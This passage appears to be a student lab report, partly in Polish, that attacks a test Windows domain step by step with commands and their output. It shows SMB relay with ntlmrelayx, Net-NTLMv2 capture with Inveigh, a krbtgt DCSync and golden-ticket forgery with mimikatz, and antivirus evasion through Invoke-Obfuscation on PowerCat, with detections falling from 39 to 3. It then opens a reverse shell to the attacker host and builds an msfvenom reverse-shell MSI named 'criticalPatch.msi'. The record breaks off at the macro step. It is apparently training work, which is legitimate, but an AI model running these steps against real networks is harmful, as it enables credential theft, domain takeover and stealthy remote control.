To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\garyg\Desktop>
```

7. Perform an SMB Relay attack on the **DESKTOP1** client machine using **ntlmrelayx**.

Weryfikacja konfiguracji respondera:

```
[root@localhost ~]# /usr/share/dnsdist/ cd /usr/share/responder/
```

```
[root@localhost ~]# /usr/share/responder$ ls
```

```
certs dumphash.py files fuzzer.py flags helpers.py polymers _pycache_ import.py Responder.com Responder.lib Responder.py script services settings.py tools util.py
```

Responder.conf:

```
GNU nano 4.9.3
[Responder Core]

; Servers to start
SQL = On [has been set]
SMB = Off [can be added]
RDP = On
Kerberos = On [xxxxx/DNS]
FTP = On [as been listed]
POP = On [will be accessed]
SMTP = On [/project/The]
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

SMB = OFF

HTTP = OFF

Run responder:

```
kali㉿kali:/usr/share/responder$ sudo python3 Responder.py -I eth0
[+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+]
[+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+] [+]

NBT-NS, LLMNR & MDNS Responder 3.0.0.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]
```

Uruchamiamy ntlmrelay z pakietu impacket:

```
kali㉿kali:/usr/share/responder$ impacket-ntlmrelayx -tf 10.0.2.50 -smb2support -i  
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation  
  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Running in relay mode to hosts in targetfile  
[-] Could not open file: 10.0.2.50 - [Errno 2] No such file or directory: '10.0.2.50'  
[-] Warning: no valid targets specified!  
[*] Setting up SMB Server  
[*] Setting up HTTP Server  
[*] Setting up WCF Server  
  
[*] Servers started, waiting for connections
```

Na DESKTOP1 wchodzimy w nieistniejący zasób:



Pomimo wielu prób nie udaje się przechwycić pakietów:

```
[*] Chali@Kali:/usr/share/doc/python3-impacket/examples$ python3 ntlmrelayx.py -t 10.0.2.50 -smb2support -i
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation


[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-5: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-6: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-7: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-8: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-9: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-11: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.50
[*] HTTPD: Received connection from 10.0.2.50, but there are no more targets left!
[*] SMBD-Thread-14: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-15: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-16: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] HTTPD: Received connection from 10.0.2.50, but there are no more targets left!
[*] SMBD-Thread-18: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-19: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-20: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-21: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] HTTPD: Received connection from 10.0.2.50, attacking target smb://10.0.2.50
[*] SMBD-Thread-23: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-24: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
[-] Authenticating against smb://10.0.2.50 as CYBER/GARYG FAILED
[*] SMBD-Thread-25: Connection from CYBER/GARYG@10.0.2.50 controlled, but there are no more targets left!
[*] SMBD-Thread-26: Connection from CYBER/GARYG@10.0.2.50 controlled, attacking target smb://10.0.2.50
```

8. Catch the Net-NTLMv2 hash of a domain user with the **Inveigh PowerShell** script. Make sure to run the command with high privileges.

Dostarczenie Inveigh.ps1 z KALI na DESKTOP1:

```
kali㉿kali:~/projectTools$ ls
additionalTools.txt  dncat2.exe  Inveigh.ps1  Invoke-Obfuscation  Invoke-Portscan.ps1  mimikatz  powercat.ps1  PowerView.ps1  Rubeus.exe  SharpHound.ps1
kali㉿kali:~/projectTools$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



Uruchomienie Inveigh:

```
PS C:\Users\garyg\Downloads> Invoke-Inveigh -NBNS Y -LLMNR Y -SMB Y -ConsoleOutput Y -FileOutput Y
[*] Inveigh 1.506 started at 2025-06-26T09:56:15
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.0.2.50
[+] Spoofer IP Address = 10.0.2.50
[+] ADODNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLNMR Spoofer = Enabled
[+] LLNMR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] MPAD Authentication = NTLM
[+] MPAD NTLM Authentication Ignore List = Firefox
[+] MPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Enabled
[+] Output Directory = C:\Users\garyg\Downloads
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
```

Wymuszenie logowania z KALIEGO:

```
kali㉿kali:~/projectTools$ impacket-psexec cyber.local/brenta@10.0.2.50
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.0.2.50.....
[*] Found writable share ADMIN$ 
[*] Uploading file syHkBNT0.exe
[*] Opening SVCManager on 10.0.2.50.....
[*] Creating service UGuR on 10.0.2.50.....
[*] Starting service UGuR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Przechwycenie Net-NTLMv2:

brenta::cyber.local:493299DF7AF417C4:2BFCAF7F2A79F90420FE23CF6CD20E
B:010100000000000BB6EB
380BBE6DB0171415249484E62670000000002000A0043005900420045005200010
010004400450053004B005
4004F005000310004001600430079006200650072002E006C006F00630061006C00
030028004400450053004
B0054004F00500031002E00430079006200650072002E006C006F00630061006C0
0050016004300790062006
50072002E006C006F00630061006C0007000800BB6EB380BBE6DB0109001A0063
006900660073002F004400 450053004B0054004F00500031000000000000000000


Zatrzymanie skryptu:

```
PS C:\Users\garyg\Downloads> Stop-Inveigh
[*] [2025-06-26T10:02:59] Inveigh is exiting
PS C:\Users\garyg\Downloads>
```

9. Log in using a domain admin user account and create a golden ticket. Then, with a regular user account, use the ticket to access the "\win-DC1\admins" directory directory, which is only accessible to domain admins.

Dostarczenie mimikatz z KALI na DESKTOP1

```
[+] Stopping service doork...  
[+] Removing service UGnR...  
[*] Removing file syHKBNT0.exe...  
KaliLinux:~/projectTools$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.0.2.50 - - [26/Jun/2025 13:07:28] "GET / HTTP/1.1" 200 -  
10.0.2.50 - - [26/Jun/2025 13:07:28] code 404, message File not found  
10.0.2.50 - - [26/Jun/2025 13:07:28] "GET /favicon.ico HTTP/1.1" 404 -  
10.0.2.50 - - [26/Jun/2025 13:07:31] "GET /mimikatz/ HTTP/1.1" 200 -  
10.0.2.50 - - [26/Jun/2025 13:07:43] "GET /mimikatz/ HTTP/1.1" 200 -  
10.0.2.50 - - [26/Jun/2025 13:07:51] "GET /mimikatz/x64/ HTTP/1.1" 200 -  
10.0.2.50 - - [26/Jun/2025 13:07:54] "GET /mimikatz/x64/mimikatz.exe HTTP/1.1" 200 -
```



Uruchomienie mimikatz i zmiana trybu na debug

```
PS C:\Windows\system32> cd C:\Users\brenta\Downloads\  
PS C:\Users\brenta\Downloads> ls  
  
Directory: C:\Users\brenta\Downloads  
  
Mode                LastWriteTime         Length Name  
----                -----          -----  
-a----   6/26/2025 10:08 AM        1348888 mimikatz.exe  
  
PS C:\Users\brenta\Downloads> ./mimikatz.exe  
  
.####. mimikatz 2.2.0 (x64) #19041 Jul 9 2021 22:59:41  
.## ^ ##. "A La Vie, A L'Amour" <(oe.ao)  
.## / \ ## /*** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )  
.## \ / ## > https://blog.gentilkiwi.com/mimikatz  
.## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )  
.## #####> https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz: # privilege::debug  
Privilege '20' OK  
mimikatz: # =
```

Zrzut krbtgt: SID: S-1-5-21-3951200390-467812779-2876480413 Hash NTLM:
c5c3596547d1af9cae8c6e099074677e

```

PS C:\Users\brenta\Downloads> ./mimikatz.exe
.***** mimikatz 2.2.0 (x64) #19041 Jul 9 2021 22:59:41
.** ^ ## "A La Vie, A L'Amour" - (oe.ao)
## / \ ## **** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## ' ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'***** > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt /domain:cyber.local
ERROR kuhl_m_lsadump_dcsync ; Domain not present, or doesn't look like a FQDN

mimikatz # lsadump::dcsync /user:krbtgt /domain:cyber.local
[DC] 'cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvC : O55_NE0TTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/13/2021 3:40:12 AM
Object Security ID : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID : 502

Credentials:
Hash NTLM: c5c3596547d1af9cae8c6e099074677e
  ntlm- 0: c5c3596547d1af9cae8c6e099074677e
  lm - 0: e875cf1e7b6d7e1f2228a662a2a322+0

```

Utworzenie golden ticketa: kerberos::golden /domain:cyber.local /sid: S-1-5-21-3951200390-467812779-2876480413 /krbtgt:
c5c3596547d1af9cae8c6e099074677e /id:500 /group:512,518,519,520,513
/user:brenta /ticket:golden.kirbi

```

mimikatz # kerberos::golden /domain:cyber.local /sid: 5-1-5-21-3951200390-467812779-2876480413 /krbtgt:c5c3596547d1af9cae8c6e099074677e /id:500 /group:512,518,519,520,513
,513 /user:brenta /ticket:golden.kirbi
User : brenta
Domain : cyber.local
ServiceKey: c5c3596547d1af9cae8c6e099074677e
Lifetime : 6/26/2025 10:25:15 AM ; 6/24/2035 10:25:15 AM ; 6/24/2035 10:25:15 AM
-> Ticket : golden.kirbi

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #

```

Skopiowanie mimikatz i golden ticket do garyg Przelogowanie się na garyg GaryG nie ma dostępu do katalogu:

```

PS C:\Users\garyg> dir \\win-DC1\admins
dir : Access is denied
At line:1 char:1
+ dir \\win-DC1\admins
+ ~~~~~
  + CategoryInfo          : PermissionDenied: (\\win-DC1\admins:String)
  + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
dir : Cannot find path '\\win-DC1\admins' because it does not exist.
At line:1 char:1
+ dir \\win-DC1\admins
+ ~~~~~
  + CategoryInfo          : ObjectNotFound: (\\win-DC1\admins:String)
  + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

```

Użycie golden ticketa w celu uzyskania dostępu do \\win-DC1\admins kerberos:ptt golden.kirbi

```

PS C:\Users\garyg\Downloads\golden> ./mimikatz.exe
#####
# mimikatz 2.2.0 (x64) #19841 Jul 9 2021 22:59:41
## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / \ ## **** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos:ptt golden.kirbi
ERROR mimikatz_dolocal ; "kerberos:ptt" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)

    exit - Quit mimikatz
    cls - Clear screen (doesn't work with redirections, like PsExec)
    answer - Answer to the Ultimate Question of Life, the Universe, and Everything
    coffee - Please, make me a coffee!
    sleep - Sleep an amount of milliseconds
    log - Log mimikatz input/output to file
    base64 - Switch file input/output base64
    version - Display some version informations
    cd - Change or display current directory
    localtime - Displays system local date and time (OJ command)
    hostname - Displays system local hostname

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
Server Name : krbtgt/CYBER.LOCAL @ CYBER.LOCAL
Client Name : brenta @ CYBER.LOCAL
Flags 60610000 : name_canonicalize ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
Server Name : krbtgt/CYBER.LOCAL @ CYBER.LOCAL
Client Name : brenta @ CYBER.LOCAL
Flags 40c10000 : name_canonicalize ; initial ; renewable ; forwardable ;

[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 6/26/2025 10:32:07 AM ; 6/26/2025 8:32:07 PM ; 7/3/2025 10:32:07 AM
Server Name : cifs/win-DC1 @ CYBER.LOCAL
Client Name : brenta @ CYBER.LOCAL
Flags 40650000 : name_canonicalize ; ok_as_delegate ; renewable ; forwardable ;

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF65A864320

mimikatz #

```

Uzyskanie dostępu do \\win-DC1\admins

The screenshot shows a Windows command prompt window titled "Administrator: C:\Windows\SYSTEM32\cmd.exe". The command history includes:

- Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.
- C:\Users\garyg\Downloads\golden>dir \\win-DC1\admins
Volume in drive \\win-DC1\admins has no label.
Volume Serial Number is DC70-68FD
- Directory of \\win-DC1\admins
97/20/2021 01:51 AM <DIR> .
97/20/2021 01:51 AM <DIR> ..
97/20/2021 01:51 AM 414 Admins only --RESTRICTED--.txt
97/20/2021 01:51 AM 148,844 Employee Performance Review.pdf
2 File(s) 149,258 bytes
2 Dir(s) 34,495,672,320 bytes free
- C:\Users\garyg\Downloads\golden>type \\win-DC1\admins\Admins only --RESTRICTED--.txt"
It has come to my attention that some of the employees attempt to extract the Employee review pdf file and upload it to the server under our names.
In order to prevent them from accessing the review file- I've uploaded it to this folder (which is restricted to admins only)
Make sure you don't copy the file to a public folder in order to prevent future fabrications of reviews.
- Bryan Matheny
Head of HR

10. On **DESKTOP1**, perform obfuscation with **PowerCat**, as follows:

10.1. Download PowerCat for PowerShell.

Download powercat from KALI:

Desktop	Name	Date modified	Type	Size
Downloads	Invoke-Obfuscation	6/26/2025 10:56 AM	Windows PowerShell Script	129 KB
Documents	Invoke-Obfuscation	6/26/2025 10:56 AM	Windows PowerShell Script	3 KB
Pictures	Out-CompressedCommand	6/26/2025 11:00 AM	Windows PowerShell Script	40 KB
bloodhound	Out-EncodedAsciiCommand	6/26/2025 11:00 AM	Windows PowerShell Script	46 KB
Music	Out-EncodedBinaryCommand	6/26/2025 11:00 AM	Windows PowerShell Script	50 KB
powercat	Out-EncodedBXORCommand	6/26/2025 11:00 AM	Windows PowerShell Script	49 KB
Videos	Out-EncodedHexCommand	6/26/2025 11:00 AM	Windows PowerShell Script	49 KB
OneDrive	Out-EncodedOctalCommand	6/26/2025 11:00 AM	Windows PowerShell Script	48 KB
This PC	Out-EncodedSpecialCharOnlyCommand	6/26/2025 11:00 AM	Windows PowerShell Script	51 KB
3D Objects	Out-EncodedWhitespaceCommand	6/26/2025 11:00 AM	Windows PowerShell Script	62 KB
Desktop	Out-ObfuscatedAst	6/26/2025 11:00 AM	Windows PowerShell Script	253 KB
Documents	Out-ObfuscatedStringCommand	6/26/2025 11:00 AM	Windows PowerShell Script	98 KB
Downloads	Out-PowerShellLauncher	6/26/2025 11:00 AM	Windows PowerShell Script	192 KB
Music	Out-SecureStringCommand	6/26/2025 11:00 AM	Windows PowerShell Script	50 KB
Pictures	payload2	6/23/2025 3:15 AM	Application	7 KB
Videos	powercat	6/26/2025 10:47 AM	Windows PowerShell Script	37 KB

10.2. Obfuscate the payload with invoke-obfuscation.

Uruchomienie skryptu:

```
PS C:\Users\garyg\Downloads\powercat> Invoke-Obfuscation
[REDACTED]
```



Wskazanie pliku do obfuscacji:

```
Invoke-Obfuscation> set scriptpath C:\Users\garyg\Downloads\powercat\powercat.ps1
[*] Successfully set ScriptPath:
C:\Users\garyg\Downloads\powercat\powercat.ps1

Choose one of the below options:
[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)
```

Obfuscacja:

```
Choose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1      Execute ALL Token obfuscation techniques (random order)

[*] Obfuscating 28 Comment tokens.

[*] Obfuscating 488 String tokens.
[*]          300 String tokens remaining to obfuscate.
[*]          200 String tokens remaining to obfuscate.
[*]          100 String tokens remaining to obfuscate.

[*] Obfuscating 216 Member tokens.
[*]          100 Member tokens remaining to obfuscate.

[*] Obfuscating 888 Variable tokens.
[*]          700 Variable tokens remaining to obfuscate.
[*]          600 Variable tokens remaining to obfuscate.
[*]          500 Variable tokens remaining to obfuscate.
[*]          400 Variable tokens remaining to obfuscate.
[*]          300 Variable tokens remaining to obfuscate.
[*]          200 Variable tokens remaining to obfuscate.
[*]          100 Variable tokens remaining to obfuscate.

[*] Obfuscating 53 Argument tokens.

[*] Obfuscating 80 Type tokens.

[*] Obfuscating 159 Command tokens.

Executed:
  CLI: Token\All\1
  FULL: Out-ObfuscatedTokenCommand -ScriptBlock $ScriptBlock

Result:
  &{("1"){2}{0}} -f "TEM", "NE", "3-2", "/`$var1` + `Abc` + E`ndb", ((TYPE){"2"}{0}{3}){4}
  $2756 = [TYPE]{ "1"}{3}{5}{0}{2}{4}{4} -f "t", $pad, '$', 'OK', 'y', 'ESS', 'STEM', 'm'
  [{"0":1}{1} -f "NET", "S", "K", "ocket", "aq", ".1", "NET", "soc", "YSTEM", "S", "S"
  [{"1":1} -f "NET", "M", "ITE", "V", "+", "R", "A", "B", "E", "H", "C", {"Type}{ "1"}{2}{3}{0}{4}
  pwatch, "GHOSTies", "3", "&{("0")}" -f "S", "e", "Wfp", "NS", {"Type}{ "5"}{0}{1}{4}
  tics, "0s", "systE", "2", "&{("1")}" -f "TEM", "SET", "1", {"Varia}{ "6"}{0}{1}{4}
  >, "&{("1")}" -f "TEM", "SET", "1", VARIABLE, $RawExt, {"TYPE}{ "6"}{0}{1}{1}{1}{2}{1}
  } | Set-Content -Type ("0"){1} -f "IO", "P", "L", "E", "2", function PowERCat
```

Skopiowanie wyniku do notatnika i zapisanie jako powercat_ofb.ps1

```

Choose one of the below Token\All options to APPLY to current payload:
[*] TOKEN\ALL\1 Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All> copy

Successfully copied ObfuscatedCommand to clipboard
No Launcher has been applied, so command can only be run from a terminal window

Choose one of the below Token\All options to APPLY
[*] TOKEN\ALL\1 Execute ALL Token obfuscation techniques (random order)

Invoke-Obfuscation\Token\All>

```

powercat_0bf - Notepad

```

File Edit Format View Help
&("{1}{2}{0}" -f 'TEm','sE','T-I') ('vaRi'+AbL+'E:Pd6') ([tYPe]("{2}{0}{3}{4}{1}" ^ param{
[alias("{1}{0}" -f'ient','C1'))][string]${c}="", [alias("{1}{0}" -f 'en','List'))][switch]${l}=$Fa'L'sE}, [alias("{0}{1}" -f'Por','t'))][Parameter(Position=-1)][string]${P}="", [alias("{0}{2}{1}" -f'Exe','te','cu'))][string]${E}="", [alias("{4}{0}{1}{2}{3}" -f 'h','e','l','l','ExecutePowers')][switch]${EP}=$Fa [alias("{1}{0}" -f 'y','Rela'))][string]${r}="", [alias("UDP"))][switch]${u}=$fa'lse}, [alias("{1}{2}{0}" -f '2','dn','scat'))][string]${D'NS}="", [alias("{5}{4}{0}{2}{3}{1}" -f'un','hold','e','Thres','1','DNSFai'))][int32]${D'N [alias("{0}{1}" -f 'Time','out'))][int32]$t=60, [Parameter(VALUE=KompIPlane-$T'UE))][alias("{0}{1}" -f'Inp','ut'))]$I=$N'U1 [ValidateSet("{1}{0}" -f 'st','Ho'), {"0}{1}" -f 'By','tes'), {"0}{1}" -f'St', [alias("{1}{0}{2}" -f 'tp','Ou','utFile'))][string]${oF}="", [alias("{2}{0}{1}" -f 'conn','ect','Dis'))][switch]${d}=$fa'SE),

```

Ln 9, Col 50 100% Windows (CRLF) UTF-8

10.3. Scan the payload using **VirusTotal** to check if **Windows Defender** detects the payload.

Przed obfuscacją:

The screenshot shows the VirusTotal analysis page for the file `powercat.ps1`. The file was distributed by SANS and has a community score of 39. It was analyzed 62 times. The file size is 36.78 KB and the last analysis date is 12 days ago. The file is categorized under `powershell`, `known-distributor`, `runtime-modules`, `direct-cpu-clock-access`, `detect-debug-environment`, and `long-sleeps`.

Detection:

- File distributed by SANS
- Community Score: 39 / 62
- Powercat.ps1
- 36.78 KB | 12 days ago
- Reanalyze | Similar | More

Code Insights:

This script is a powerful tool that can be used to establish a persistent connection between two systems. It has built-in support for a variety of protocols, including TCP, UDP, and DNS. It can also be used to execute commands on remote systems, and to transfer files between systems.

Crowdsourced AI:

NCS Lab flags this file as suspicious. The code appears to be a PowerShell script that implements the features of netcat, a networking utility for reading from and writing to network connections. It provides functionality such as client mode, listen mode, executing commands, relaying network traffic, sending data over UDP or DNS covert channels, and generating payloads.

Popular threat label: trojan.powercat/powershell

Threat categories: trojan, exploit

Family labels: powercat, powershell, reverseshell

Security vendors' analysis:

Vendor	Analysis	Cloud	Cloud
AhnLab-V3	Trojan/PowerShell.Powercat.51567	AICloud	Backdoor:Win/ReverseShell.DV
ALYac	Trojan/PowerShell.Agent	Arcabit	Application.Generic.D33614F
Avast	ParShAgent-H [Tr]	AVG	ParShAgent-H [Tr]
Avira (no cloud)	TRIPShell.Powcat.G	BitDefender	Application.Generic.3367247
ClamAV	Win.Trojan.Powercat-5840812-0	CTX	Powershell.trojan.powercat
Cynet	Malicious (score: 99)	DrWeb	Tool.PowerCat.1
Emsisoft	Application.Generic.3367247 [B]	eScan	Application.Generic.3367247
ESET-NOD32	PowerShell/ReverseShell.DR	Fortinet	Riskware/PowerCat
GData	PowerShell.Trojan.Powercat.A	Google	Detected
Huawei	Backdoor/PS.Powercat.A	Ikarus	Trojan.PowerShell.Reverseshell
Kaspersky	HEUR:Trojan.PowerShell.Generic	Microsoft	Backdoor:PowerShell/Powercat.A

Po obfuskacji:

Community Score: 3 / 61

3/61 security vendors flagged this file as malicious

289e7b19d392f0b5fd313610f832b9d8f349c9993a09fce495c8b49ac54fd52
powershell.ps1

powershell

Size: 58.16 KB | Last Analysis Date: 1 minute ago | Download

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.powershell Threat categories: trojan Family labels: powershell

Security vendors' analysis

VirusTotal	Description	Vendor	Status
GridinSoft (no cloud)	Susp.Obfuscated_PowerShell_Code.B.sdyf	Kaspersky	HEUR:Trojan.PowerShell.Generic
Sangfor Engine Zero	Trojan.Generic-Script.Save.7cc4ff785	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	AliCloud	Undetected

Do you want to automate checks?

10.4. Listen to connections with **Netcat** in the Kali Linux machine.

Na KALIM:

```
kali㉿kali:~/projectTools$ nc -lvpn 53
listening on [any] 53 ... impacket-psexec
```

Na DESKTOP1:

```
[+] Windows PowerShell
PS C:\Users\garyg\Downloads\powercat> Import-Module .\powercat_obf.ps1
PS C:\Users\garyg\Downloads\powercat> powercat -c 10.0.2.100 -p 53 -e cmd.exe
```

10.5. Use **PowerCat** to connect to the Kali Linux machine.

Uzyskane połaczenie na KALIM

```
kali㉿kali:~/projectTools$ nc -lvpn 53
listening on [any] 53 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.50] 49815
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
cyber\garyg

C:\Windows\system32>
```

11. Perform MS Office exploitation on DESKTOP1.

Utworzenie payload na KALIM:

```
kali㉿kali:~/projectTools$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.100 LPORT=53 -f msi > criticalPatch.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
kali㉿kali:~/projectTools$
```

Uruchomienie serwera http:

```
kali㉿kali:~/projectTools$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Utworzenie macra pobierającego złośliwy patch z KALIEGO:

